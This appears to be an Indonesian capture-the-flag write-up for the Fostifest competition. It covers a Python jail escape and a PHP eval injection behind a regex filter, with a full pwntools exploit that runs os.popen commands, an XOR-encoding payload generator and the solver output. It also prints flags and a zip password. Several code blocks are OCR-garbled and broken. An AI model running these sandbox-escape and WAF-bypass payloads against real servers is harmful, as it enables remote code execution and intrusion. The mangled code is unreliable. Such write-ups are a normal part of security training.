

Nama Tim: Bunda Ramah



Sanity Check

Challenge

21 Solves

×

Sanity Check

100

Flag: Fostifest{Anjazzz_Kelazzzzzzzzz}

Flag

Submit

Flag: Fostifest{Anjazzz_Kelazzzzzzzzz}

Fosti Server Password

Challenge

20 Solves



Fosti Server Password 100

Gunakan password dibawah ini untuk membuka file Zip Fosti
Server Password:

`fostifest_d52f925a44fe265dcf678e8da09aab79`


Flag chall ini: `Fostifest{%s} %password`

Flag

Submit

Flag: `Fostifest{fostifest_d52f925a44fe265dcf678e8da09aab79}`

Fostjail



A. Technical Brief

Pada chall ini diberikan sebuah server di 103.13.206.173 pada port 10002

B. POC

Pada saat kami connect ke service diberikan sebuah interpreter yang ketika kita inputkan kode python maka kode tersebut akan dijalankan. Berikut adalah gambarnya

```
mockingjay@MockingJayPC:~/Documents/CTF/forti/pwn/pyforjail$ nc 103.13.206.173 10002
PyFostJail v1.0
>>> █
```

ketika kami mencoba untuk menggunakan command dir, seperiya command ini di block

```
mockingjay@MockingJayPC:~/Documents/CTF/forti/pwn/pyforjail$ nc 103.13.206.173 10002
PyFostJail v1.0
>>> dir('a')
Malicious Code Detected!!!
>>> █
```

setelah melakukan beberapa kali percobaan kami menemukan bahwa kita bisa melakukan input seperti ini

```
print(().__class__.__base__.__subclasses__())
```

untuk mendapatkan list subclass yang ada

```
mockingjay@MockingJayPC:~/Documents/CTF/forti/pwn/pyforjail$ nc 103.13.206.173 10002
PyFostJail v1.0
>>> dir('a')
Malicious Code Detected!!!
>>> print(().__class__.__base__.__subclasses__())
[<class 'type', <class 'async_generator', <class 'int', <class 'bytearray_iterator', <class 'bytearray', <class 'bytes_iterator', <class 'bytes', <class 'builtin_function_or_method', <class 'callable_iterator', <class 'PyCapsul
e', <class 'cell', <class 'classmethod_descriptor', <class 'classmethod', <class 'code', <class 'complex', <class 'coroutine', <class 'dict_items', <class 'dict_iterator', <class 'dict_keyiterator', <class 'dict_valueitera
tor', <class 'dict_keys', <class 'mappingproxy', <class 'dict_reverseiterator', <class 'dict_reversekeyiterator', <class 'dict_reversevalueiterator', <class 'dict_values', <class 'dict', <class 'ellipsis', <class 'enumerate
', <class 'float', <class 'frame', <class 'frozenset', <class 'function', <class 'generator', <class 'getset_descriptor', <class 'instancemethod', <class 'list_iterator', <class 'list_reverseiterator', <class 'list', <class '
longrange_iterator', <class 'member_descriptor', <class 'memoryview', <class 'method_descriptor', <class 'method', <class 'moduledef', <class 'module', <class 'odict_iterator', <class 'pickle.PickleBuffer', <class 'property', <
class 'range_iterator', <class 'range', <class 'reversed', <class 'symtable entry', <class 'iterator', <class 'set_iterator', <class 'set', <class 'slice', <class 'staticmethod', <class 'stderrprinter', <class 'super', <clas
s 'traceback', <class 'tuple_iterator', <class 'tuple', <class 'str_iterator', <class 'str', <class 'wrapper_descriptor', <class 'types.GenericAlias', <class 'anext_awaitable', <class 'async_generator_asend', <class 'async_gene
rator_atthrow', <class 'async_generator_wrapped_value', <class 'coroutine_wrapper', <class 'InterpreterID', <class 'managedbuffer', <class 'method-wrapper', <class 'types.SimpleNamespace', <class 'NoneType', <class 'NotImplemente
dType', <class 'weakref.CallableProxyType', <class 'weakref.ProxyType', <class 'weakref.ReferenceType', <class 'types.UnionType', <class 'EncodingMap', <class 'fieldnameiterator', <class 'formatteriterator', <class 'BaseExceptio
n', <class 'hant', <class 'hant_array_node', <class 'hant_bitmap_node', <class 'hant_collision_node', <class 'keys', <class 'values', <class 'items', <class 'contextvars.Context', <class 'contextvars.ContextVar', <class 'co
ntextvars.Token', <class 'Token.MISSING', <class 'filter', <class 'map', <class 'zip', <class 'frozen_importlib.ModuleLock', <class 'frozen_importlib.DummyModuleLock', <class 'frozen_importlib.ModuleLockManager', <class 'f
rozen_importlib.ModuleSpec', <class 'frozen_importlib.BuiltinImporter', <class 'frozen_importlib.FrozenImporter', <class 'frozen_importlib.ImportLockContext', <class 'thread.lock', <class 'thread.RLock', <class 'thread.lo
caldummy', <class 'thread.local', <class 'io.BaseIO', <class 'io.BytesIOBuffer', <class 'io.IncrementalNewlineDecoder', <class 'posix.ScandirIterator', <class 'posix.DirEntry', <class 'frozen_importlib_external.WindowsReg
istryFinder', <class 'frozen_importlib_external.LoaderBasic', <class 'frozen_importlib_external.FileLoader', <class 'frozen_importlib_external.NamespacePath', <class 'frozen_importlib_external.NamespaceLoader', <class 'fro
zen_importlib_external.PathFinder', <class 'frozen_importlib_external.FileFinder', <class 'codecs.codec', <class 'codecs.IncrementalEncoder', <class 'codecs.IncrementalDecoder', <class 'codecs.StreamReaderWriter', <class 'codecs.
StreamReader', <class 'abc.abc_data', <class 'abc.ABC', <class 'collections.abc.Hashable', <class 'collections.abc.Awaitable', <class 'collections.abc.AsyncIterable', <class 'collections.abc.Iterable', <class 'collections.abc.
Sized', <class 'collections.abc.Container', <class 'collections.abc.Callable', <class 'os._wrap_close', <class 'sitebuiltins.Quitter', <class 'sitebuiltins.Printer', <class 'sitebuiltins.Helper']>
```

lalu pada saat mencoba menjalankan kode

```
().__class__.__bases__[0].__subclasses__()[104]().load_module('builtins').__import__(os)
```

untuk melakukan import ternyata di block juga

```
mockingjay@MockingJayPC:~/Documents/CTF/forti/pwn/pyforjail$ nc 103.13.206.173 10002
PyFostJail v1.0
>>> ().__class__.__bases__[0].__subclasses__()[104]().load_module('builtins').__import__(os)
Malicious Code Detected!!!
>>> ^[d
```

setelah mencari cari di google akhirnya kami menemukan artikel yang bermanfaat yang menyelesaikan chall dengan problem yang mirip

<https://ur4ndom.dev/posts/2020-06-29-0ctf-quals-pyaucaalc/>

tinggal ikuti saja dengan sedikit modifikasi

hasil exploit

```

mockingjay@MockingJayPC:~/Documents/CTF/forti/pwn/pyforjail$ python3 exploit.py
[+] Opening connection to 103.13.206.173 on port 10002: Done
[*] Switching to interactive mode
PyFostJail v1.0
>>> flag.txt
main.py

>>> $
[*] Interrupted
[*] Closed connection to 103.13.206.173 port 10002
[+] Opening connection to 103.13.206.173 on port 10002: Done
[*] Switching to interactive mode
PyFostJail v1.0
>>> Fostifest{ca4f87540fead0c1d0cf8ead56a8ef14}
>>> $ █

```

berikut adalah full source yang kami gunakan untuk menjawab soal

```
from pwn import *
```

```
p = remote("103.13.206.173",10002)
```

```

# p.sendline(f"print().__class__.__base__.__subclasses__().__getitem__(137).__class__")
# p.sendline("print().__class__.__base__.__subclasses__()[104]().load_module('builtins')")
#
p.sendline("print().__class__.__base__.__subclasses__()[64]().__class__.__base__.__subclasses__()[976]")
#
p.sendline("print().__class__.__base__.__subclasses__()[64]().__class__.__base__.__subclasses__()[104]")

#get all char
#
p.sendline("charb=().__class__.__base__.__subclasses__()[64]().__class__.__base__.__subclasses__()[67];")
# p.sendline("charu=().__class__.__base__.__subclasses__()[64]().__class__.__base__.__subclasses__()[67];")
# p.sendline("chari=().__class__.__base__.__subclasses__()[64]().__class__.__base__.__subclasses__()[67];")
# p.sendline("charl=().__class__.__base__.__subclasses__()[64]().__class__.__base__.__subclasses__()[67];")
# p.sendline("chart=().__class__.__base__.__subclasses__()[64]().__class__.__base__.__subclasses__()[67];")
# p.sendline("charn=().__class__.__base__.__subclasses__()[64]().__class__.__base__.__subclasses__()[67];")
#
p.sendline("charo=().__class__.__base__.__subclasses__()[64]().__class__.__base__.__subclasses__()[38];")

```

```

#
p.sendline("charh=(. __class__ . __base__ . __subclasses__())[64](. __class__ . __base__ . __subclasses__())[184];")
)

#
p.sendline("chars=(. __class__ . __base__ . __subclasses__())[64](. __class__ . __base__ . __subclasses__())[22];")
#
p.sendline("chary=(. __class__ . __base__ . __subclasses__())[64](. __class__ . __base__ . __subclasses__())[10];")
#
p.sendline("chare=(. __class__ . __base__ . __subclasses__())[64](. __class__ . __base__ . __subclasses__())[182];")
)
#
p.sendline("charm=(. __class__ . __base__ . __subclasses__())[64](. __class__ . __base__ . __subclasses__())[181];")
)
#
p.sendline("charl=(. __class__ . __base__ . __subclasses__())[64](. __class__ . __base__ . __subclasses__())[19];")

#
p.sendline("charf=(. __class__ . __base__ . __subclasses__())[64](. __class__ . __base__ . __subclasses__())[3032];")
)
#
p.sendline("chara=(. __class__ . __base__ . __subclasses__())[64](. __class__ . __base__ . __subclasses__())[3842];")
)
#
p.sendline("charg=(. __class__ . __base__ . __subclasses__())[64](. __class__ . __base__ . __subclasses__())[1775];")
)
#
p.sendline("charx=(. __class__ . __base__ . __subclasses__())[64](. __class__ . __base__ . __subclasses__())[2976];")
)
#
p.sendline("chardot=(. __class__ . __base__ . __subclasses__())[64](. __class__ . __base__ . __subclasses__())[3845];")
)
#
p.sendline("chardot=(. __class__ . __base__ . __subclasses__())[64](. __class__ . __base__ . __subclasses__())[3890];")
)
#
p.sendline("charc=(. __class__ . __base__ . __subclasses__())[64](. __class__ . __base__ . __subclasses__())[3844];")
)
#
p.sendline("charm=(. __class__ . __base__ . __subclasses__())[64](. __class__ . __base__ . __subclasses__())[976];")
)
#
p.sendline("charp=(. __class__ . __base__ . __subclasses__())[64](. __class__ . __base__ . __subclasses__())[1806];")
)

```

```
# ls
p.sendline(b"charc=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[384
4];charspasi=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[3890];char
dot=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[3845];charx=().__cla
ss__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[2976];charg=().__class__.__base
__.__subclasses__()[64](().__class__.__base__.__subclasses__())[1775];chara=().__class__.__base__.__subclas
ses__()[64](().__class__.__base__.__subclasses__())[3842];charf=().__class__.__base__.__subclasses__()[64](()
).__class__.__base__.__subclasses__())[3032];charl=().__class__.__base__.__subclasses__()[64](().__class__
__.__base__.__subclasses__())[19];charm=().__class__.__base__.__subclasses__()[64](().__class__.__base__
__subclasses__())[181];chare=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[1
82];chary=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[10];charo=().
__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[38];charh=().__class__
__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[184];chars=().__class__.__base__
__subclasses__()[64](().__class__.__base__.__subclasses__())[22];charn=().__class__.__base__.__subclasses__
()[64](().__class__.__base__.__subclasses__())[-
13];chart=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[-
15];charl=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[-
16];chari=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[-
17];charu=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[-
18];charb=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[67];p=().__clas
s__.__bases__[0].__subclasses__()[104](.load_module(charb+charu+chari+charl+chart+chari+charn+c
hars).__import__(charo+chars).popen(charl+chars);print(p.read()))"
```

```
p.interactive()
```

```
p.close()
```

```
p = remote("103.13.206.173",10002)
```

```
# cat flag
p.sendline(b"charc=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[384
4];charspasi=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[3890];char
dot=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[3845];charx=().__cla
ss__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[2976];charg=().__class__.__base
__.__subclasses__()[64](().__class__.__base__.__subclasses__())[1775];chara=().__class__.__base__.__subclas
ses__()[64](().__class__.__base__.__subclasses__())[3842];charf=().__class__.__base__.__subclasses__()[64](()
).__class__.__base__.__subclasses__())[3032];charl=().__class__.__base__.__subclasses__()[64](().__class__
__.__base__.__subclasses__())[19];charm=().__class__.__base__.__subclasses__()[64](().__class__.__base__
__subclasses__())[181];chare=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[1
82];chary=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[10];charo=().
__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[38];charh=().__class__
__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[184];chars=().__class__.__base__
__subclasses__()[64](().__class__.__base__.__subclasses__())[22];charn=().__class__.__base__.__subclasses__
()[64](().__class__.__base__.__subclasses__())[-
13];chart=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[-
15];charl=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[-
16];chari=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[-
17];charu=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[-
18];charb=().__class__.__base__.__subclasses__()[64](().__class__.__base__.__subclasses__())[67];p=().__clas
s__.__bases__[0].__subclasses__()[104](.load_module(charb+charu+chari+charl+chart+chari+charn+c
hars).__import__(charo+chars).popen(charl+chars);print(p.read()))"
```



```
bl = [' ', ',', '"]
code = input(">>> ").lower()
```

```
while not code.startswith('exit'):
skip = list(filter(lambda c: c in bl, code)) or "__init__" in code or "__globals__" in code or "system" in
code
```

```
if skip:
print("Malicious Code Detected!!!")
code = input(">>> ").lower()
continue
```

```
try:
exec(code, {'print': print, '__builtins__': {}})
except Exception as e:
print("Your code is broken!!!")
print(f"Error: {e}")
```

```
code = input(">>> ").lower()
```

Flag :

Fostifest{ca4f87540fead0c1d0cf8ead56a8ef14}

My Little WAF

Challenge

3 Solves

×

My Little WAF

484

Url: <http://103.250.10.198:10001/>

Filternya di luar nalar cooyyyy. Tapi tentu saja tidak untuk hacker terbaik putra bangsa yang bahkan bisa mengehek nasa

Flag

Submit

Diberikan chall dengan vuln, command injection dengan beberapa filter.

```
103.250.10.198:10001

<?php
if (isset($_GET['cmd'])) {
    $cmd = $_GET['cmd'];

    if(preg_match("/[a-z0-9\s_`]/i", $cmd) || strlen($cmd) > 0x50) {
        echo "Blocked!";
    } else {
        eval($cmd);
    }
} else {
    highlight_file(__FILE__);
}

?>
```

Kemudian coba cari sebagian kodenya dan nemu WU yang serupa dengan chall ini pada link: <https://blog.csdn.net/miuzzx/article/details/109143413>. Kemudian memodifikasi pada file php untuk pembuatan xor_rce.txtnya.

```
<?php

/*author yu22x*/

$myfile = fopen("xor_rce.txt", "w");
$content="";
for ($i=100; $i < 256; $i++) {
    for ($j=0; $j <256 ; $j++) {

        if($i<16){
            $hex_i='0'.dechex($i);
        }
        else{
            $hex_i=dechex($i);
        }
        if($j<16){
            $hex_j='0'.dechex($j);
        }
        else{
            $hex_j=dechex($j);
        }
        $preg = '/[a-z0-9\s_`]/i'; //根据题目给的正则表达式修改即可
        if(preg_match($preg , hex2bin($hex_i))||preg_match($preg ,
hex2bin($hex_j))){
            echo "";
        }
    }
}
```

```

        else{
            $a='%'.$hex_i;
            $b='%'.$hex_j;
            $c=(urldecode($a)^urldecode($b));
            if (ord($c)>=32&ord($c)<=126) {
                $contents=$contents.$c." ".$a." ".$b."\n";
            }
        }
    }
}
}
fwrite($myfile,$contents);
fclose($myfile);

```

jalankan script diatas dan dapat hasil xor_rce.txt yang akan digunakan pada script payload.py seperti ini,

```

import urllib
from sys import *
import os
def action(arg):
    s1=""
    s2=""
    for i in arg:
        f=open("xor_rce.txt","r")
        while True:
            t=f.readline()
            if t=="":
                break
            if t[0]==i:
                #print(i)
                s1+=t[2:5]
                s2+=t[6:9]
                break
        f.close()
    output="(\\"+s1+"\\"^\\"+s2+"\\"")"
    return(output)

while True:
    param=action(input("\n[+] your function : ") )+action(input("[+] your command : "))+";"
    print(param)

```

kemudian membuat payload untuk dapat list directory dengan ide php seperti ini

```
LittleWAF > solver.py > ...
1 import requests Import "requests" could not be resolved from source
2
3
4 result = requests.get('http://103.250.10.198:10001?cmd=
  ("7e7b7c7c7b7b7b7e^a%08%1a%0e%23%1f%0e%16%0e")(("7b7b7b7b^a%1c%17%14%19")
  ("80%80%80^a%af%aa")):').text
5 print(result)
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
```

```

Terminal
TroubleOne@LAPTOP-G8QELK03 MINGW64 /d/CTF LOMBA/Fostifest/WEB/LittleWAF (
master)
$ python payload.py

[+] your function: var_dump
[+] your command:
  ("7e7b7c7c7b7b7b7e^a%08%1a%0e%23%1f%0e%16%0e")(""););

[+] your function: glob
[+] your command: /*
  ("7b7b7b7b^a%1c%17%14%19")("%08%80%80^a%af%aa");

[+] your function: Traceback (most recent call last):
  File "d:/CTF LOMBA/Fostifest/WEB/LittleWAF/payload.py", line 24, in <mo
dule>
    param=action(input("\n[+] your function: ") )+action(input("[+] your
command: "));";";
KeyboardInterrupt

TroubleOne@LAPTOP-G8QELK03 MINGW64 /d/CTF LOMBA/Fostifest/WEB/LittleWAF (
master)
$ python solver.py
array(1) {
  [0]=>
    string(11) ".index.php"
}

TroubleOne@LAPTOP-G8QELK03 MINGW64 /d/CTF LOMBA/Fostifest/WEB/LittleWAF (
master)
$ []
```

[illegible]

